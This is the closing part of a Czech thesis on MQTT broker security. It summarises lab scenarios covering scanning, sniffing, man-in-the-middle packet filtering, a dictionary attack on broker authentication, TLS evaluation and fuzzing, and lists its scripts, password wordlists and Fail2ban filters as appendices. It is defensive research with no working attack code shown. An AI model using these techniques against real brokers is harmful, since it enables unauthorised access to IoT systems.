Příčina možného nezajištění těchto požadavků spočívá ve skutečnosti, že dostupné bezpečnostní mechanismy jsou pouze doporučené, nikoliv vestavěné v samotném protokolu. V zajištění důvěrnosti a integrity komunikace spoléhá MQTT protokol na funkce transportního protokolu TLS. Rovněž zajištění autorizace přístupu připadá na konkrétní implementaci brokeru. Jediný poskytovaný bezpečnostní mechanismus protokolem je autentizace uživatelů pomocí přihlašovacích údajů, který je ovšem ve výchozím nastavení zranitelný odposlechem nedůvěrné komunikace viz Obrázek 4.5 a zároveň je zranitelný slovníkovým útokem viz Oddíl 4.2.3. Mezi další příčinu lze zařadit skutečnost, že implementace MQTT brokerů se ve výchozím nastavení často nachází bez jakéhokoliv zabezpečení viz Tabulka 7.3. Uživatel takové implementace si nemusí být vědom možných hrozeb a tím pádem nemusí mít dostatečné povědomí o patřičných bezpečnostních opatření, které by měl aplikovat.

V první části experimentálního výzkumu je proveden pasivní průzkum, jehož výstupy jsou získány prostřednictvím nového nástroje Censys. Ve zmíněných výzkumných pracích [19, 48] byl použit alternativní nástroj Shodan. Výstupy nástroje Censys v rámci této práce poskytují podrobnější informace o stavu zabezpečení veřejných MQTT brokerů, a to konkrétně ve statistickém přehledu používaných portů a odpovědí brokerů ve formě stavových kódů.

V následující fázi výzkumu je provedena analýza zranitelností implementace brokeru, která navazuje na výstupy diplomové práce [2] a výzkumné práce [48]. Analýza v této práci poskytuje nové poznatky v podobě navržení dalších scénářů, které se zaměřují na odlišné, ale i na shodné zranitelnosti. První dva scénáře popisují a analyzují obdobné zranitelnosti ze zmíněných prací, přístup k analýze je však odlišný. Tato práce poskytuje vyvinuté python skripty, prostřednictvím kterých je možné zranitelnosti identifikovat a analyzovat. Následující tři scénáře jsou součástí pouze této práce. Třetí scénář

poskytuje modifikovaný brute-force nástroj, prostřednictvím kterého je možné otestovat odolnost autentizačního mechanismu vůči slovníkovému útoku. Ve čtvrtém scénáři je zvolen vhodný nástroj, který je určený pro nezbytnou evaluaci TLS konfigurace u MQTT brokeru. V posledním scénáři je představeno fuzz testování MQTT protokolu pomocí jednoduchého open-source fuzz nástroje, který je dodatečně rozšířen o chybějící řídící pakety.

Výstupy z identifikace a analýzy zranitelností poskytují prostor pro nadrámcové klasifikování kybernetických hrozeb, které mohou nastat úmyslným zneužitím zranitelné implementace MQTT brokeru. Z výstupů analýzy zranitelností a klasifikace hrozeb jsou následně formulována a navržena konkrétní i obecná bezpečnostní opatření k zabezpečení MQTT implementace. V případě této práce jsou bezpečnostní opatření zaměřená na Mosquitto implementaci. V porovnání s bezpečnostními opatřeními vymezenými v diplomové práci [2], výstupy této práce představují další opatření, především zaměřená na validní implementaci TLS protokolu u MQTT brokeru a z hlediska bezpečnosti síťové infrastruktury. Vymezená bezpečnostní opatření byla rovněž doporučena k implementaci v univerzitním projektu zaměřeném na SmartGrid řešení. Závěrečná komparativní analýza tří dostupných a často využívaných implementací MQTT brokeru, poskytuje výstupy v podobě agregovaných podkladů, pro výběr vhodného brokeru.

Metodická rozhodnutí této práce byla omezena nezprostředkováním autorizovaného přístupu k produkčnímu nasazení MQTT brokeru, s pomocí kterého mohl být ověřen praktický přínos navržené analýzy zranitelností. I přesto, navržené testovací prostředí ve kterém byla analýza zranitelností uskutečněna, společně s doporučenými bezpečnostními opatřeními pro externí projekt, poskytly validní výsledky pro účel splnění zadaných cílů.

Současně v průběhu vypracování této práce vznikl plnohodnotný framework *MQTTSA* [77], jehož cílem je asistovat vývojářům při konfiguraci zabezpečení brokerů. V porovnání s výstupy této práce se tento framework primárně zaměřuje na poskytnutí automatického doporučení bezpečnostních opatření pro konkrétní implementaci brokeru. Součástí tohoto frameworku například není evaluace TLS konfigurace. Rovněž jeho hlavní nevýhodou je prozatímní podpora pouze jediné implementace brokeru (Mosquitto). Získané poznatky z této práce by se mohly dále využít k navazujícímu vývoji tohoto frameworku.

Závěr

Tato práce se zabývá identifikací a analýzou zranitelnosti implementace MQTT protokolu. Hlavním cílem této práce bylo analyzovat zranitelnost chybné implementace MQTT brokeru a výstupy z analýzy následně využít k návrhu a doporučení bezpečnostních opatření. Dílčím cílem této práce bylo komparativně analyzovat dostupné implementace MQTT brokeru a poskytnout podklady pro výběr vhodného brokeru.

Úvodní část práce představuje paradigma Internetu věcí z hlediska klíčových témat kybernetické bezpečnosti. Následné formulování komunikačního modelu společně se základními funkcemi MQTT protokolu poskytuje relevantní poznatky potřebné k analýze zranitelností. Součástí je rovněž rešerše dostupných bezpečnostních mechanismů pro MQTT implementaci, sloužících jako podklad pro pozdější návrh bezpečnostních opatření. Dále je provedena rešerše známých zranitelností a hrozeb MQTT implementace poskytující poznatky pro analýzu zranitelností. Následně je proveden průzkum aktuálního stavu zabezpečení veřejných implementací brokerů pomocí internetového skeneru Censys.

Mezi hlavní přínosy této práce patří navržení metodického postupu identifikace a analýzy zranitelností, prostřednictvím kterého je možné posuzovat stav zranitelnosti implementace MQTT brokeru. Provedená analýza v testovacím prostředí je tvořena z celkových pěti scénářů, ve kterých každý scénář poskytuje vyvinuté či vhodně zvolené nástroje. Dále tato práce poskytuje klasifikaci bezpečnostních hrozeb, které mohou nastat úmyslným zneužitím zranitelné implementace brokeru. K tvorbě dostatečně zabezpečené MQTT aplikace jsou dále navržena konkrétní bezpečnostní opatření, která byla také doporučena k implementaci v univerzitním projektu. Jako další přínos práce patří výstupy z komparativní analýzy, které slouží jako podklad pro výběr vhodné implementace brokeru podle zadaných požadavků. Zadání práce je tak možné pokládat za splněné.

Další možný směr výzkumu se nabízí v rozšíření stávající analýzy zranitelností. Analýza by se mohla dále zaměřit na zranitelnost procesu poskytování a odvolávání klientských certifikátů v MQTT systému, který je zmiňován jako nutný předpoklad při použití autentizace klientů pomocí X.509 certifikátů. Jelikož se analýza v této práci především zabývala zranitelností implementace centrálního prvku MQTT systému, jako další možné rozšíření analýzy se také nabízí zaměření na zranitelnost klientských MQTT aplikací.

Seznam použité literatury

1. IoT Developer Survey 2019 Results. In: *IoT Developer Surveys* [online]. ECLIPSE FOUNDATION, INC., 2019, s. 26 [cit. 2019-11-12]. Dostupné z: `https://iot.eclipse.org/community/resources/iot-surveys/assets/iot-developer-survey-2019.pdf`.

2. FECKO, Michal. *Analýza a simulace zranitelností v internetu věcí [online]*. 2017. Dostupné také z: `https://is.muni.cz/th/vcr99/`. Diplomová práce. Masarykova univerzita, Fakulta informatiky, Brno. Vedoucí práce Martin HUSÁK.

3. *HiveMQ - MQTT Security Fundamentals* [online]. Bavaria, Germany: HiveMQ / dc-square GmbH, 2015 [cit. 2019-08-21]. Dostupné z: `https://www.hivemq.com/blog/introducing-the-mqtt-security-fundamentals/`.

4. LI, Shancang; TRYFONAS, Theo; LI, Honglei. The Internet of Things: a security point of view. *Internet Research*. 2016, roč. 26, s. 337–359. Dostupné z DOI: `10.1108/IntR-07-2014-0173`.

5. Security Architecture in the Internet of Things. In: *Securing the Internet of Things* [online]. 1. vyd. Cambridge: Elsevier, 2017, s. 27–28 [cit. 2019-08-27]. ISBN 978-0-12-804458-2.

6. MINEVRA, Roberto; BIRU, Abyi; ROTONDI, Domenico. Toward a definition of the Internet of Things (IoT). In: [online]. IEEE Internet Initiative, 2015, s. 74 [cit. 2019-08-27]. Dostupné z: `https://iot.ieee.org/images/files/pdf/IEEE_IoT_Towards_Definition_Internet_of_Things_Revision1_27MAY15.pdf`.

7. The Internet of Things Reference Model. In: [online]. Cisco Systems, Inc., 2014, s. 1–12 [cit. 2019-08-28]. Dostupné z: `http://cdn.iotwf.com/resources/71/IoT_Reference_Model_White_Paper_June_4_2014.pdf`.

8. BUYYA, Rajkumar; DASTJERDI, Amir Vahid. SECURITY THE INTERNET AND OF PRIVACY THINGS IN. In: *Internet of Things: Principles and Paradigms* [online]. 1. vyd. Cambridge: Elsevier, 2016, s. 184–185 [cit. 2019-09-03]. ISBN 978-0-12-805395-9.

9. Vulnerabilities, Attacks, and Countermeasures. In: *Practical Internet of Things Security* [online]. 1. vyd. Birmingham: Syngress, 2016, s. 34–41 [cit. 2019-09-03]. ISBN 978-1-78588-963-9.

10. ABOMHARA, Mohamed; KØIEN, Geir. Cyber Security and the Internet of Things: Vulnerabilities, Threats, Intruders and Attacks. *Journal of Cyber Security*. 2015, roč. 4, s. 65–88. Dostupné z DOI: 10.13052/jcsm2245-1439.414.

11. *OWASP Internet of Things Project* [online]. OWASP IoT, 2018 [cit. 2019-08-21]. Dostupné z: https://www.owasp.org/images/1/1c/OWASP-IoT-Top-10-2018-final.pdf.

12. BERTINO, Elisa; MARTINO, Lorenzo; PACI, Federica; SQUICCIARINI, Anna. Web Services Threats, Vulnerabilities, and Countermeasures. In: 2009, s. 25–44. ISBN 978-3-540-87741-7. Dostupné z DOI: 10.1007/978-3-540-87742-4_3.

13. *Mirai BotNet: Leaked Mirai Source Code for Research* [online]. 2016 [cit. 2019-09-04]. Dostupné z: https://github.com/jgamblin/Mirai-Source-Code.

14. CIRANI, Simone; FERRARI, Gianluigi; VELTRI, Luca. Enforcing Security Mechanisms in the IP-Based Internet of Things: An Algorithmic Overview. *Algorithms*. 2013, roč. 6, s. 197–199. Dostupné z DOI: 10.3390/a6020197.

15. KUZIN, Mikhail; SHMELEV, Yaroslav; KUSKOV, Vladimir. *New trends in the world of IoT threats* [online]. Kaspersky, 2018 [cit. 2019-09-03]. Dostupné z: https://securelist.com/new-trends-in-the-world-of-iot-threats/87991/.

16. HUNT, Galen. *New smart device security research: Consumers call on manufacturers to do more* [online]. Microsoft, 2019 [cit. 2019-09-04]. Dostupné z: https://azure.microsoft.com/en-us/blog/new-smart-device-security-research-consumers-call-on-manufacturers-to-do-more/.

17. Cisco Visual Networking Index: Forecast and Trends, 2017–2022. In: *Cisco public White paper* [online]. Cisco, 2019, s. 6–12 [cit. 2019-09-03]. Dostupné z: https://www.cisco.com/c/en/us/solutions/collateral/service-provider/visual-networking-index-vni/white-paper-c11-741490.pdf.

18. SALAH, Khaled; KHAN, Minhaj. IoT Security: Review, Blockchain Solutions, and Open Challenges. *Future Generation Computer Systems*. 2017. Dostupné z DOI: 10.1016/j.future.2017.11.022.

19. MAGGI, Federico; VOSSELER, Rainer. The Fragility of Industrial IoT's Data BackBone: Security and Privacy Issues in MQTT and CoAP Protocols. In: *TREND MICRO* [online]. Trend Micro Research, 2018 [cit. 2019-08-21]. Dostupné z: https://documents.trendmicro.com/assets/white_papers/wp-the-fragility-of-industrial-IoTs-data-backbone.pdf.

20. IGARASHI, Y.; UENO, M.; FUJISAKI, T. Proposed Node and Network Models for an M2M Internet. In: *2012 World Telecommunications Congress*. 2012, s. 1–6.

21. *Vulnerable Designs and Implementations with MQTT and CoAP M2M Protocols* [online]. 2019 [cit. 2019-11-06]. Dostupné z: https://www.netburner.com/learn/vulnerable-designs-and-implementations-with-mqtt-and-coap-m2m-protocols/.

22. FILIP, Ondřej. *Princip bezpečného vzdáleného ovládání zařízení pomocí mobilní aplikace* [online]. České Budějovice, 2017 [cit. 2019-08-21]. Dostupné z: https://theses.cz/id/rvmy9j/. Bakalářská práce. Jihočeská univerzita v Českých Budějovicích, Přírodovědecká fakulta, České Budějovice.

23. *MQTT* [online]. Bavaria, Germany: HiveMQ / dc-square GmbH, 2019 [cit. 2019-08-13]. Dostupné z: https://www.hivemq.com/mqtt/.

24. *MQTT* [online] [cit. 2019-11-06]. Dostupné z: https://mqtt.org/faq.

25. *MQTT Version 3.1.1 becomes an OASIS Standard*. 1. vyd. OASIS: OASIS, 2014.

26. *ISO/IEC 20922:2016 Information technology – Message Queuing Telemetry Transport (MQTT) v3.1.1* [online]. Geneva, Switzerland: ISO, 2016 [cit. 2019-08-13]. Dostupné z: https://www.iso.org/standard/69466.html.

27. LEVELL, Jon. *MQTT v5.0 now an official OASIS standard* [online]. Online: MQTT, 2019 [cit. 2019-08-13]. Dostupné z: https://mqtt.org/2019/04/mqtt-v5-0-now-an-official-oasis-standard.

28. *Publish & Subscribe - MQTT Essentials: Part 2* [online]. Bavaria, Germany: HiveMQ / dc-square GmbH, 2015 [cit. 2019-09-09]. Dostupné z: https://www.hivemq.com/blog/mqtt-essentials-part2-publish-subscribe/.

29. BANKS, Andrew; BRIGGS, Ed; BORGENDALE, Ken; GUPTA, Rahul. *MQTT Version 5.0*. 1. vyd. Online: OASIS Standard, 2019. Dostupné také z: https://docs.oasis-open.org/mqtt/mqtt/v5.0/mqtt-v5.0.html.

30. POSTEL, Jon. *Transmission Control Protocol* [Internet Requests for Comments]. RFC Editor, 1981. ISSN 2070-1721. Dostupné také z: http://www.rfc-editor.org/rfc/rfc793.txt. STD. RFC Editor. http://www.rfc-editor.org/rfc/rfc793.txt.

31. *TLS/SSL - MQTT Security Fundamentals* [online]. Bavaria, Germany: HiveMQ / dc-square GmbH, 2015 [cit. 2019-08-19]. Dostupné z: https://www.hivemq.com/blog/mqtt-security-fundamentals-tls-ssl/.

32. NASKO. *TLS overhead* [online]. 2010 [cit. 2019-08-19]. Dostupné z: https://netsekure.org/2010/03/tls-overhead/.

33. *X509 Client Certificate Authentication - MQTT Security Fundamentals* [online]. Bavaria, Germany: HiveMQ / dc-square GmbH, 2015 [cit. 2019-08-19]. Dostupné z: https://www.hivemq.com/blog/mqtt-security-fundamentals-x509-client-certificate-authentication/.

34. ERONEN, P.; TSCHOFENIG, H. *Pre-Shared Key Ciphersuites for Transport Layer Security (TLS)* [Internet Requests for Comments]. RFC Editor, 2005. ISSN 2070-1721. Dostupné také z: http://www.rfc-editor.org/rfc/rfc4279.txt. RFC. RFC Editor. http://www.rfc-editor.org/rfc/rfc4279.txt.

35. *Advanced Authentication Mechanisms - MQTT Security Fundamentals* [online]. Bavaria, Germany: HiveMQ / dc-square GmbH, 2015 [cit. 2019-08-15]. Dostupné z: https://www.hivemq.com/blog/mqtt-security-fundamentals-advanced-authentication-mechanisms/.

36. *Authorization - MQTT Security Fundamentals* [online]. Bavaria, Germany: HiveMQ / dc-square GmbH, 2015 [cit. 2019-08-15]. Dostupné z: https://www.hivemq.com/blog/mqtt-security-fundamentals-authorization/.

37. HARDT, D. *The OAuth 2.0 Authorization Framework* [Internet Requests for Comments]. RFC Editor, 2012. ISSN 2070-1721. Dostupné také z: http://www.rfc-editor.org/rfc/rfc6749.txt. RFC. RFC Editor. http://www.rfc-editor.org/rfc/rfc6749.txt.

38. *OAuth 2.0 & MQTT - MQTT Security Fundamentals* [online]. Bavaria, Germany: HiveMQ / dc-square GmbH, 2015 [cit. 2019-08-18]. Dostupné z: https://www.hivemq.com/blog/mqtt-security-fundamentals-oauth-2-0-mqtt/.

39. *MQTT Payload encryption - MQTT Security Fundamentals* [online]. Bavaria, Germany: HiveMQ / dc-square GmbH, 2015 [cit. 2019-08-18]. Dostupné z: https://www.hivemq.com/blog/mqtt-security-fundamentals-payload-encryption/.

40. *MQTT Message Data Integrity - MQTT Security Fundamentals* [online]. Bavaria, Germany: HiveMQ / dc-square GmbH, 2015 [cit. 2019-08-18]. Dostupné z: https://www.hivemq.com/blog/mqtt-security-fundamentals-mqtt-message-data-integrity/.

41. SINGH, Meena; A, Rajan m; V L, Shivraj; PURUSHOTHAMAN, Balamuralidhar. Secure MQTT for Internet of Things (IoT). In: 2015, s. 746–751. Dostupné z DOI: 10.1109/CSNT.2015.16.

42. SHEFFER, Y.; HOLZ, R.; SAINT-ANDRE, P. *Summarizing Known Attacks on Transport Layer Security (TLS) and Datagram TLS (DTLS)* [Internet Requests for Comments]. RFC Editor, 2015. ISSN 2070-1721. Dostupné také z: http://www.rfc-editor.org/rfc/rfc7457.txt. RFC. RFC Editor. http://www.rfc-editor.org/rfc/rfc7457.txt.

43. PERRONE, Giovanni; VECCHIO, Massimo; PECORI, Riccardo; GIAFFREDA, Raffaele. The Day After Mirai: A Survey on MQTT Security Solutions After the Largest Cyber-attack Carried Out through an Army of IoT Devices. In: 2017, s. 246–253. Dostupné z DOI: 10.5220/0006287302460253.

44. *National Vulnerability Database* [online] [cit. 2019-11-26]. Dostupné z: https://nvd.nist.gov/vuln/search/statistics?form_type=Basic&results_type=statistics&query=mqtt&search_type=all.

45. *The MITRE Corporation: CVE-2018-17614* [online]. 2018 [cit. 2020-03-06]. Dostupné z: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-17614.

46. *The MITRE Corporation: CVE-2017-7653* [online]. 2017 [cit. 2020-03-06]. Dostupné z: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-7653.

47. *The MITRE Corporation: CVE-2018-11615* [online]. 2018 [cit. 2020-03-06]. Dostupné z: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-11615.

48. ANTHRAPER, Joseph; KOTAK, Jaidip. Security, Privacy and Forensic Concern of MQTT Protocol. *SSRN Electronic Journal*. 2019. Dostupné z DOI: 10.2139/ssrn.3355193.

49. *How to Find Servers Using MQTT and AMQP Protocols* [online]. 2019 [cit. 2019-10-07]. Dostupné z: https://censys.io/blog/find-mqtt-amqp-protocol.

50. DURUMERIC, Zakir; ADRIAN, David; MIRIAN, Ariana; BAILEY, Michael; HALDERMAN, J. Alex. *A Search Engine Backed by Internet-Wide Scanning* [online]. 2015 [cit. 2019-08-21]. Dostupné z: https://jhalderm.com/pub/papers/censys-ccs15.pdf. Výzkumná práce. University of Michigan, University of Illinois.

51. DURUMERIC, Zakir; ADRIAN, David; MIRIAN, Ariana; BAILEY, Michael; HALDERMAN, J. Alex. A Search Engine Backed by Internet-Wide Scanning. In: *22nd ACM Conference on Computer and Communications Security*. 2015.

52. *Eclipse Mosquitto™: An open source MQTT broker* [online] [cit. 2020-03-06]. Dostupné z: https://mosquitto.org/.

53. *Python Client* [online] [cit. 2020-01-25]. Dostupné z: https://www.eclipse.org/paho/clients/python/.

54. *Nmap Introduction* [online] [cit. 2019-08-20]. Dostupné z: https://nmap.org/.

55. BIONDI, Philippe. *About Scapy* [online] [cit. 2019-10-23]. Dostupné z: https://scapy.readthedocs.io/en/latest/introduction.html.

56. *Wireshark: Go Deep.* [online] [cit. 2019-10-23]. Dostupné z: https://www.wireshark.org/.

57. *Mqtt-subscribe* [online] [cit. 2019-08-20]. Dostupné z: https://nmap.org/nsedoc/scripts/mqtt-subscribe.html.

58. ORNAGHI, Alberto; VALLERI, Marco. *Ettercap* [online] [cit. 2019-10-23]. Dostupné z: https://www.ettercap-project.org/.

59. ABELES, Daniel; ZIONI, Moshe. *MQTT-PWN: iot exploitation & recon framework* [online]. 2018 [cit. 2020-03-16]. Dostupné z: https://mqtt-pwn.readthedocs.io/en/latest/.

60. *Joffrey: MQTT brute forcer* [online]. 2017 [cit. 2020-02-24]. Dostupné z: https://securityonline.info/joffrey-stupid-mqtt-brute-forcer/.

61. LIGHT, Roger. *Mosquitto-tls man page* [online]. Eclipse Foundation [cit. 2020-03-15]. Dostupné z: https://mosquitto.org/man/mosquitto-tls-7.html.

62. *Transport Layer Protection Cheat Sheet* [online]. California: Open Web Application Security Project, 2020 [cit. 2020-04-24]. Dostupné z: https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html.

63. *OpenSSL: Cryptography and SSL/TLS Toolkit* [online]. OpenSSL Software Foundation [cit. 2020-01-07]. Dostupné z: https://www.openssl.org/.

64. *Testssl.sh: Testing TLS/SSL encryption anywhere on any port* [online] [cit. 2020-02-07]. Dostupné z: https://testssl.sh/.

65. DIQUET, Alban. *SSLyze: Fast and powerful SSL/TLS server scanning library* [online] [cit. 2020-02-07]. Dostupné z: https://github.com/nabla-c0d3/sslyze.

66. HILLMAN, Matt. *15 minute guide to fuzzing* [online] [cit. 2020-03-15]. Dostupné z: https://www.f-secure.com/en/consulting/our-thinking/15-minute-guide-to-fuzzing.

67. VILLALBA, M. Teresa; HERNÁNDEZ, Santiago; LACUESTA, Raquel. MQTT security: A novel fuzzing approach. *Wireless Communications and Mobile Computing*. 2018, roč. 2018. Dostupné z DOI: 10.1155/2018/8261746.

68. VÄHÄ-SIPILÄ, Antti. *Mqtt_fuzz: A simple fuzzer for the MQTT protocol* [online] [cit. 2020-02-07]. Dostupné z: https://github.com/F-Secure/mqtt_fuzz.

69. *GDB: The GNU Project Debugger* [online]. Boston [cit. 2020-03-23]. Dostupné z: https://www.gnu.org/software/gdb/.

70. *Security: Past vulnerabilities* [online]. Eclipse Foundation [cit. 2020-03-08]. Dostupné z: https://mosquitto.org/security/.

71. Zpráva o stavu kybernetické bezpečnosti České republiky za rok 2018. In: [online]. Brno: NÚKIB, 2019, s. 11–12 [cit. 2020-01-20]. Dostupné z: https://www.nukib.cz/download/publikace/zprava-o-stavu-kyberneticke-bezpecnosti-cr-2018-cz.pdf.

72. *Fail2ban: Main Page* [online]. 2016 [cit. 2020-04-22]. Dostupné z: https://www.fail2ban.org/wiki/index.php/Main_Page.

73. MCKAY, Kerry A.; COOPER, David A. *Guidelines for the Selection, Configuration, and Use of Transport Layer Security (TLS) Implementations* [online]. 2. vyd. Gaithersburg, 2019 [cit. 2020-04-10]. Dostupné z: https://doi.org/10.6028/NIST.SP.800-52r2.

74. *HiveMQ Community Edition (CE): HiveMQ Open Source* [online]. Bavaria, Germany: HiveMQ / dc-square GmbH, 2020 [cit. 2020-05-03]. Dostupné z: https://www.hivemq.com/developers/community/.

75. *VerneMQ: A MQTT broker that is scalable, enterprise ready, and open source* [online]. Zurich [cit. 2020-05-03]. Dostupné z: https://vernemq.com/.

76. *Mqtt-bm-latency: MQTT broker latency measure tool* [online] [cit. 2020-05-05]. Dostupné z: https://github.com/hui6075/mqtt-bm-latency.

77. PALMIERI, Andrea; PREM, Paolo; RANISE, Silvio; MORELLI, Umberto; AHMAD, Tahir. MQTTSA: A Tool for Automatically Assisting the Secure Deployments of MQTT brokers. In: 2019. Dostupné z DOI: 10.1109/SERVICES.2019.00023.

Seznam použitých zkratek

ACL	Access Control List
AEAD	Authenticated Encryption with Associated Data
AES	Advanced Encryption Standard
API	Application Programming Interface
APT	Advanced Persistent Threat
ARM	Advanced RISC Machine
ARP	Address Resolution Protocol
B	Byte
BSD	Berkeley Software Distribution
C2B	Client-to-Broker
CA	Certificate Authority
CLI	Command-line Interface
CoAP	Constrained Application Protocol
CPU	Central Processing Unit
CRL	Certificate Revocation List
CSR	Certificate Signing Request
CVE	Common Vulnerabilities and Exposures
DDoS	Distributed Denial-of-Service
DHCP	Dynamic Host Configuration Protocol
DMZ	Demilitarized Zone
DoS	Denial-of-Service

E2E	End-to-End
EPL/EDL	Eclipse Public License/Eclipse Distribution License
GCM	Galois/Counter Mode
GUI	Graphical User Interface
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IANA	Internet Assigned Numbers Authority
ICMP	Internet Control Message Protocol
IEC	International Electrotechnical Commission
IEEE	Institute of Electrical and Electronics Engineers
IIoT	Industrial Internet of Things
IoT	Internet of Things
IP	Internet Protocol
IPS	Intrusion Prevention System
IPv4	Internet Protocol version 4
IPv6	Internet Protocol version 6
ISO	International Organization for Standardization
JSON	JavaScript Object Notation
JWT	JSON Web Token
kB	Kilobyte
M2M	Machine-to-Machine
MAC	Media Access Control Address
MAC	Message Authentication Code

MB	Megabyte
MD5	Message-Digest algorithm
MITM	Man-in-the-middle
MQTT	MQ Telemetry Transport
NIST	National Institute of Standards and Technology
Nmap	Network Mapper
NÚKIB	Národní úřad pro kybernetickou a informační bezpečnost
NVD	National Vulnerability Database
OS	Operating System
OSCP	Online Certificate Status Protocol
OSINT	Open-source Intelligence
OTP	Open Telecom Platform
OWASP	Open Web Application Security Project
QoS	Quality of Service
RAM	Random-access Memory
RBAC	Role Based Access Control
ReDoS	Regular Expression Denial of Service
REST	Representational State Transfer
RHEL	Red Hat Enterprise Linux
SHA	Secure Hash Algorithm
SSL	Secure Sockets Layer
TCP	Transmission Control Protocol
TCP/IP	Transmission Control Protocol/Internet Protocol

TLS	Transport Layer Security
TLS-PSK	Pre-Shared Key Ciphersuites for Transport Layer Security
URI	Uniform Resource Identifier
URL	Uniform Resource Locator
UTF-8	8-bit Unicode Transformation Format
UUID	Universal Unique Identifier
VNI	Visual Networking Index
VPN	Virtual Private Network
XML	Extensible Markup Language

Seznam obrázků, grafů, tabulek a zdrojových kódů

Seznam obrázků

Seznam grafů

Seznam tabulek

Seznam zdrojových kódů

Seznam příloh

Veškeré přílohy této práce jsou přiložené v elektronické podobě viz stromová struktura:

- `pasivni_pruzkum`
  - `results.csv` ..... Výstup nástroje Censys
- `analyza_zranitelnosti`
  - `1_scenar` ..... **Aktivní průzkum**
    - `mqtt_scanner.py` ..... Vyvinutý skript pro skenování MQTT portů
    - `results.txt` ..... Výstup nástroje mqtt_scanner
    - `mqtt_sniffer.py` ..... Vyvinutý skript pro odposlech MQTT komunikace
    - `sniffed_packets.pcap` ..... Výstup nástroje mqtt_sniffer
  - `2_scenar` ..... **Útoky typu Man-in-the-middle**
    - `mqtt_client.py` ..... Vyvinutý skript pro vytvoření klientského spojení
    - `mqtt.filter` ..... Paketový filtr pro změnu obsahu MQTT zprávy
    - `mqtt.ef` ..... Zkompilovaný paketový filtr
    - `sniffed_packets.pcap` ..... Upravený obsah MQTT zprávy
  - `3_scenar` ..... **Slovníkový útok na autentizační mechanismus**
    - `mqtt_bruteforcer.py` ..... Modifikovaný skript pro brute-force testování
    - `unix_passwords.txt` ..... Slovník s uživatelskými hesly
    - `unix_users.txt` ..... Slovník s uživatelskými jmény
    - `results.txt` ..... Výstup nástroje mqtt_bruteforcer
  - `4_scenar` ..... **Evaluace TLS konfigurace**
    - `testssl.sh` ..... Zvolený nástroj pro evaluaci TLS konfigurace
      - `testssl.sh` ..... Hlavní spustitelný skript
    - `results.html` ..... Výstup nástroje testssl.sh
  - `5_scenar` ..... **Fuzz testování**
    - `mqtt_fuzz` ..... Zvolený nástroj pro fuzz testování brokeru
      - `valid-cases` ..... Exportované MQTT řídící pakety
      - `mqtt_fuzz.py` ..... Hlavní spustitelný skript
    - `results` ..... Výstup nástroje mqtt_fuzz
  - `requirements.txt` ..... Seznam potřebných python balíčků
  - `README.md` ..... Návod pro instalaci balíčků
- `bezpecnostni_opatreni`
  - `fail2ban` ..... Fail2Ban konfigurace pro zamezení brute-force útoků
    - `mqtt-bruteforce.conf` ..... Regex filtr pro Mosquitto broker
    - `jail.local` ..... Jail konfigurace pro regex filtr
  - `mosquitto` ..... Konfigurace zaměřená na zabezpečení Mosquitto brokeru
    - `mosquitto.conf` ..... Hlavní konfigurační soubor
    - `pwfile` ..... Soubor s přihlašovacími údaji klientů
    - `aclfile` ..... ACL soubor pro autorizaci přístupu
    - `ca_certfificates` ..... CA certifikát
    - `certs` ..... Klientský a serverový certifikát a klíč
- `komparativni_analyza`
  - `mqtt-bm-latency` ..... Zvolený nástroj pro měření latence přenosu zpráv
  - `results.csv` ..... Výstup nástroje mqtt-bm-latency